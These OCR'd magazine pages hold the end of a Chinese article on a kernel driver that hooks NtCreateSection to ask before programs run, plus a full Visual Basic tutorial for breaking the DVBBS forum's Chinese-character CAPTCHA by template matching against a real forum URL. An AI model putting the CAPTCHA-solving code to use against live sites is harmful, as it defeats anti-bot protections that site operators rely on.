下面来看 check()函数，它一旦接收到一个指向服务参数的指针作为实参，就检查这些参数。首先检查标志和属性——如果一个段（section）没有请求被映射为一个可执行映像（image），或者如果请求的页面保护属性没有允许可执行，我们可以确定这次 NtCreateSection()调用与进程创建无关。这种情况 check()直接返回 True；否则，它检查文件的扩展名——因为 SEC_IMAGE 属性和页面保护属性允许可执行也可能是映射一些 DLL 文件。如果这个文件不是 exe 文件，check()返回 True；否则，它让用户模式的代码来做决定，把文件名称和路径写进通信缓冲区，然后不断测试直到得到用户模式的回应。代码如下：

```
ULONG __stdcall check(PULONG arg)
{
    HANDLE hand=0;
PFILE_OBJECT file=0;
    POBJECT_HANDLE_INFORMATION info;
    ULONG a;char*buff;
    ANSI_STRING str;
LARGE_INTEGER li;
    li.QuadPart=-10000;
    //检查 PAGE_EXCUTE 的属性，判断是否为可执行文件或
    //模块
    if((arg[4]&0xf0)==0)
        return 1;
    if((arg[5]&0x01000000)==0)
        return 1;
    //通过句柄获取文件名
    hand = (HANDLE)arg[6];
    ObReferenceObjectByHandle(hand,0,0,KernelMode,&file,&info);
    if(!file)
        return 1;
    RtlUnicodeStringToAnsiString(&str,&file->FileName,1);
    a=str.Length;buff=str.Buffer;
    //获取文件后缀名
while(1)
    {
        if(buff[a]=='.')
        {
            a++;
            break;
        }
        a--;
    }
    ObDereferenceObject(file);
    //如果不是可执行的，忽略并返回 1
    if(_stricmp(&buff[a],"exe"))
    {
        RtlFreeAnsiString(&str);
        return 1;
    }
    //向用户询问是否放行 NtCreateSection 函数的调用
    //同步对缓冲区的写
    KeWaitForSingleObject(&event,Executive,KernelMode,0,0);
    strcpy(&output[8],buff);
    RtlFreeAnsiString(&str);
    a=1;
    memmove(&output[0],&a,4);
    while(1)
    {
li.QuadPart=-10000;
        KeDelayExecutionThread(KernelMode,0,&li);
        memmove(&a,&output[0],4);
        if(!a)break;
    }
    memmove(&a,&output[4],4);
    KeSetEvent(&event,0,0);
    return a;
}
```

应用程序在加载驱动之前，创建了一个线程每隔 10 ms 测试一下通信缓冲区，见下面的函数 thread()。如果发现驱动已经发送请求到缓冲区里，thread()就检查这个文件的名字和路径是否存在于机器上的“允许运行程序列表”中。如果查找到了，就直接给一个 OK 的回应，否则，弹出一个消息框来询问用户是否允许运行这个可疑程序。如果得到的答复是肯定的，那么将这个可疑程序加到“允许运行程序列表”中。最后，把用户的选择写进（通信）缓冲区里，即传给驱动程序。因此，用户得到了自己机器上面进程创建的全部控制权——只要有程序运行，绝对不可能发生没有经过用户同意就有进程启动的现象。

```
void thread()
{
    DWORD a,x;
    char msgbuff[512];
    while(1)
    {
        memmove(&a,&outputbuff[0],4);
        //如果缓冲区为空，则休眠 10ms，继续检查
        if(!a)
        {
            Sleep(10);continue;
        }
        // 如果文件的名字和路径在机器的“允许运行程序列
```

```
        //表”中，则发送一个 OK 的回应
        char*name=(char*)&outputbuff[8];
        for(x=0;x<stringcount;x++)
        {
            if(!stricmp(name,strings[x]))
            {
                a=1;
                goto skip;
            }
        }
        //询问用户，是否允许该程序运行
        strcpy(msgbuff, "Do you want to run ");
        strcat(msgbuff,&outputbuff[8]);
        // 如果用户同意，则将该程序添加到信任列表里
        if(IDYES==MessageBox(0, msgbuff,"WARNING",MB_
YESNO|MB_ICONQUESTION|0x00200000L))
        {
            a=1;
            strings[stringcount]=_strdup(name);
            stringcount++;
        }
        else
            a=0;
        // 把用户的选择写进通信缓冲区，驱动将接收
        skip:memmove(&outputbuff[4],&a,4);
        //通知驱动继续运行
        a=0;
        memmove(&outputbuff[0],&a,4);
    }
}
```

上面是对核心代码的讲解，读者可以结合具体实例来学习。图 4 所示的是程序在 Windows XP SP3 上运行时，当有进程启动（如 Dbgview.exe 启动时），程序拦截到之后弹出的对话框。如果单击“是”按钮，则 Dbgview.exe 正常运行，否则弹出如图 5 所示的错误提示框。




图 4　拦截进程启动提示




图 5　用户选择“否”之后被拦截进程无法启动而显示的错误提示框

这篇文章讲解了利用内核驱动实现系统范围内监控进程创建的方法，读者可以学习，或在此基础上做进一步开发。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：VB、中文字符、验证码



VB 识别动网中文字符验证码

文/图　西北工业大学软件与微电子学院 RJ010807　李劼杰

前面两篇文章介绍了简单数字验证码的识别方法，这些方法都基于模板库的匹配，本文进一步介绍中文字符验证码的识别，依然采用基本的模板库匹配方法，以非常流行的 ASP 论坛程序动网（DVBBS）验证码识别为例。它的验证码 URL 为：http://bbs.dvbbs.net/Dv_GetCode.asp?t=0.6349756357494913，后面一串数字是随机数。其验证码显示效果如图 1 所示。




图 1　动网 ASP 论坛验证码

分析验证码

观察该验证码可以发现如下特征：

（1）它的大小为 112 像素×28 像素，由 4 个中文字符组成。

（2）字符本身的颜色深，背景色相对浅，在程序中对单个像素判断，可知字符为黑色（vbBlack），而背景色是白色（vbWhite）。

（3）4 个字符的位置是固定的，并且每个字符的大小都是 28 像素 × 28 像素。

（4）采用 VB 的坐标系统，以(0，0)作为原点，得到纵坐标范围是 0～27，4 个字符的横坐标分别位于：0～27，28～55，56～83，84～111。

（5）28 像素 × 28 像素方格最边沿的像素点，通常是不用于显示文字的，在处理的时候，我们将其忽略。换句话说，用于显示文字的实际区域大小是 26 像素 × 26 像素。

（6）文字周围存在一些孤立的干扰像素，为了提高识别的准确率，首先应该去除这些干扰像素。

（7）验证码的中文字符集是固定的，它并不能随机显示所

有汉字，而是显示设定的字符集中某些固定的字符。这样方便我们建立模板库。作为示例，本文建立了一个 64 字符的模板库，包含了大多数字符，但它并不是完整的。

（8）字符的大小并不相同，但对于特定的某个汉字，它的大小是固定的。这就意味着我们不需要对字符进行拉伸或者压缩。

编码实现

程序主窗体的基本布局如图 2 所示。




图 2　窗体的基本布局

所添加的 4 个按钮如图 3 所示。

Name	Caption
CmdDown	下载
CmdNoise	除噪
CmdWriteData	写入文件
CmdResult	识别

图 3　添加的按钮

两个 PictureBox 从上至下分别是：Picture1 与 Picture2，将它们的 ScaleMode 属性都设置为 3-Pixel，使用像素作为长度单位。

此外，添加一个 Microsoft Internet Transfer 控件，用于下载验证码，Name 属性默认为 Inet1。添加一个用于显示识别结果的 Label，Name 属性设置为 LblResult。添加一个用于输入字符串的 TextBox，Name 属性设置为 TxtChar。把字符串输入到这个文本框，单击“写入文件”按钮可将当前的 4 个汉字写入模板库文件。

除噪时采用的算法是：一个点周围的 8 个点若都不是黑色点，说明该点是孤立的噪点，直接将其颜色设定为白色（如图 3 所示）。




图 3　孤立的噪点

图 3 中黑点周围的 8 个点都不是黑色的，说明该点是噪点，应该设置为白色。除噪前后的图片对比如图 4 所示。




图 4　除噪前后的图片对比

主窗体中的代码如下所示：

```
Option Explicit
'该变量用于保存一个还未被使用的文件编号
'因为会在标准模块中使用到，此变量声明为 Public 类型
Public FileNo As Integer
Private Sub Form_Load()
'Picture1 中默认已装载一张验证码
    Picture1.AutoRedraw = True
    Picture2.AutoRedraw = True
    Picture2.Height = Picture1.Height
    Picture2.Width = Picture1.Width
    FileNo = 0      '将未被使用的文件号初始化为 0
End Sub
Private Sub CmdDown_Click()
'下载按钮暂时变为不可用
    CmdDown.Enabled = False
    '声明用于保存图片二进制数据的数组
    Dim picBytes() As Byte
picBytes =
Inet1.OpenURL("http://bbs.dvbbs.net/Dv_GetCode.asp?t=0.634975
6357494913", icByteArray)
  While Inet1.StillExecuting
  DoEvents
    Wend
    '将图片数据写入 test.bmp 文件
    Open App.Path & "\test.bmp" For Binary As #1
    Put #1, , picBytes
Close #1
    '将 test.bmp 载入 Picture1
    Picture1.Picture = LoadPicture(App.Path & "\Test.bmp")
    '按钮恢复可用
    CmdDown.Enabled = True
End Sub
Private Sub CmdNoise_Click()
    Picture2.Cls
    '先把原图装入 Picture2
    Picture2.Picture = Picture1.Picture
    Dim X As Integer
    Dim Y As Integer
    Dim Ret
    For Y = 1 To Picture2.ScaleHeight - 2
        For X = 1 To Picture2.ScaleWidth - 2
            '如果是黑色的像素点
            If Picture2.Point(X, Y) = vbBlack Then
                '一个点上面的 3 个点是否存在黑点
                If Picture2.Point(X - 1, Y - 1) = vbBlack Then
GoTo NextPoint:
                If Picture2.Point(X, Y - 1) = vbBlack Then
GoTo NextPoint:
                If Picture2.Point(X, Y + 1) = vbBlack Then
GoTo NextPoint:
                '一个点的左右两侧是否存在黑点
                If Picture2.Point(X - 1, Y) = vbBlack Then
GoTo NextPoint:
                If Picture2.Point(X + 1, Y) = vbBlack Then
GoTo NextPoint:
                '一个点下面的 3 个点是否存在黑点
                If Picture2.Point(X - 1, Y + 1) = vbBlack Then
GoTo NextPoint:
                If Picture2.Point(X, Y + 1) = vbBlack Then
GoTo NextPoint:
                If Picture2.Point(X + 1, Y + 1) = vbBlack Then
GoTo NextPoint:
                '如果周围不存在黑点，就把该点设为白色
```

```
                Picture2.PSet (X, Y), vbWhite
            Else
                '非黑色的浅色背景设定为白色
                Picture2.PSet (X, Y), vbWhite
            End If
NextPoint:
        Next X
    Next Y
    '分别清除4条边沿的黑点
    For Y = 0 To Picture2.ScaleHeight - 1
        Picture2.PSet (0, Y), vbWhite
    Next Y
    For Y = 0 To Picture2.ScaleHeight - 1
        Picture2.PSet (Picture2.ScaleWidth - 1, Y), vbWhite
    Next Y
    For X = 0 To Picture2.ScaleWidth - 1
        Picture2.PSet (X, 0), vbWhite
    Next X
    For X = 0 To Picture2.ScaleWidth - 1
        Picture2.PSet (X, Picture2.ScaleHeight - 1), vbWhite
    Next X
    '为了查看除噪的效果，可以使用下面的语句将图片保存为
'test2.bmp
    SavePicture Picture2.Image, "test2.bmp"
End Sub
Private Sub CmdWriteData_Click()
    Dim X As Integer
    Dim Y As Integer
    Dim Ret
    Dim i As Integer
    '4个字符，每个宽28像素,依次写入文件
    '横坐标区间是0～27,28～55,56～83,84～111
    For i = 0 To 3
        '将字符中黑色的点坐标写入文件中
        Open App.Path & "\Data\" & Mid(TxtChar, i + 1, 1) &
".ini" For Output As #1
        Print #1, "[CharData]"
        For X = i * 28 + 1 To i * 28 + 26
            For Y = 1 To 26
                If Picture2.Point(X, Y) = vbBlack Then
                    Print #1, X - i * 28 & "-" & Y & "=1"
                End If
            Next Y
        Next X
    Close #1
    Next i
End Sub
Private Sub CmdResult_Click()
    Call CmdNoise_Click
    LblResult.Caption = "识别结果：" & GetOneChar(0, 27) &
GetOneChar(28, 55) & GetOneChar(56, 83) & GetOneChar(84, 111)
End Sub
```

识别单个字符时使用函数 GetOneChar，它有两个参数，起始 X 坐标和终止 X 坐标。需要注意的是，我们建立了一个 64 字符的模板库。那么是不是匹配每个汉字都要把这 64 个文件测试一遍呢？显然不是的，那样效率太低。此处采用一个比较机械的办法减少测试的次数。首先将要识别的那个字符数据写入到临时文件中，返回临时文件的大小，然后在 Data 文件夹中，只测试那些与临时文件大小相差在 200 字节以内的文件。测试发现，这样做的结果是，每次匹配时需要测试的文件数目降到了 20 个以下。当然，这种做法肯定不是最佳的，我们还可以进一步优化。

新建一个标准模块 ModuleGetOneChar，写入如下代码：

```
Option Explicit
Public Function GetOneChar(ByVal Left, ByVal Right) As String
    Dim X As Integer
    Dim Y As Integer
    Dim myFileNo As Integer
    MainForm.FileNo = MainForm.FileNo + 1   '文件编号增1
    myFileNo = MainForm.FileNo
    '首先将字符数据写入临时文件夹的文件中
    Open App.Path & "\Temp\" & myFileNo & ".ini" For Output As #1
    Print #1, "[CharData]"
    For X = Left + 1 To Right - 1
        For Y = 1 To 26
            If MainForm.Picture2.Point(X, Y) = vbBlack Then
                Print #1, X - Left & "-" & Y & "=1"
            End If
        Next Y
    Next X
    Close #1
    Dim FSO As Object
    Dim mFile As Object
    Dim mFileSize As Long
    Set FSO = CreateObject("scripting.Filesystemobject")
    Set mFile = FSO.getFile(App.Path & "\Temp\" & myFileNo & ".ini")
    mFileSize = mFile.Size   '保存当前字符数据文件的大小
    Dim MatchCount As Integer   '匹配的点数目
    Dim MaxMatch As Integer   '最多匹配的点数目
    MaxMatch = 0
    Dim mFolder As Object
    Set mFolder = FSO.getfolder(App.Path & "\Data\")
    '循环测试匹配Data文件下的所有文件
    For Each mFile In mFolder.Files
        '如果文件的大小和生成的文件大小差别小于200字节
        '才进行匹配测试
If Abs(mFile.Size - mFileSize) < 200 Then
            Debug.Print "aaaaa"
            For Y = 1 To 26
    For X = Left + 1 To Right - 1
                If MainForm.Picture1.Point(X, Y) = vbBlack Then
                    '如果是一个黑色点，并且文件中的数据
                    '为1，MatchCount增1
                    If GetValueFromIni(mFile,
"CharData", X - Left & "-" & Y) = "1" Then
                        MatchCount = MatchCount + 1
                    End If
                    '如果不是黑色点，从文件中读取不
                    '到数据，MatchCount也增1
                ElseIf GetValueFromIni(mFile,
"CharData", X - Left & "-" & Y) = "" Then
                    MatchCount = MatchCount + 1
                End If
            Next X
            Next Y
            '若匹配的点个数超过600，认定就是该字符，无
            '须再匹配其他文件，同时删除生成的临时文件
            If MatchCount > 600 Then
                GetOneChar = Replace(mFile.Name, ".ini", "")
                Kill App.Path & "\Temp\" & myFileNo & ".ini"
                Exit Function
            End If
            If MatchCount > MaxMatch Then
                MaxMatch = MatchCount
                GetOneChar = Replace(mFile.Name, ".ini", "")
            End If
            MatchCount = 0   '匹配的点个数置0
        End If
    Next mFile
    Kill App.Path & "\Temp\" & myFileNo & ".ini"
End Function
```

我们将读写 INI 文件的函数 GetValueFromIni 写入单独的标准模块中，新建标准模块 INIFileOperateModule，写入以下代码：

```
'读取INI值
Public Declare Function GetPrivateProfileString Lib "kernel32"
Alias "GetPrivateProfileStringA" (ByVal _
lpApplicationName As String, _
ByVal lpKeyName As Any, _
ByVal lpDefault As String, _
ByVal lpReturnedString _
```

```
    As String, ByVal nSize As Long, _
    ByVal lpFileName As String) As Long
    '自定义函数，读取 INI 信息
    Public Function GetValueFromIni(ByVal FileName As String,
ByVal AppName As String, ByVal KeyName As String) As String
        Dim Buff As String
        Buff = Space(100)    '分配 100 字节的缓存大小
        GetPrivateProfileString AppName, KeyName, vbNullString,
Buff, 100, FileName
        GetValueFromIni = Left(Buff, InStr(Buff, Chr(0)) - 1)
    End Function
```

到此代码编写结束，运行示例程序，效果如图 5 所示。




图 5　程序运行效果

小　结

本文介绍了验证码图片的最简单除噪方法，采用机械的文件大小对比方法来减少匹配测试的次数。


显然，采用单个像素逐个进行对比测试，效率是非常低下的。理想的情况下，我们通过匹配算法直接计算图片本身的特征值就能得到最终结果。暴力匹配测试方法在图片复杂度更高的情况下已经不太适用。

此处若将测试文件的平均个数估算为 15，每个文件要对比 26×26 个像素点，15×26×26=16900。而在每次对比中，调用了读写 INI 文件的函数 GetValueFromIni。仅识别一个汉字，平均调用 GetValueFromIni 函数次数就超过 1 万次。

读者朋友可以思考如何优化匹配算法，减少测试的次数，提高效率。在后面的文章中，我们将进一步讨论这方面的内容。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编
关键词：Win64、系统服务



初探 Win64 系统服务

文　胡文亮

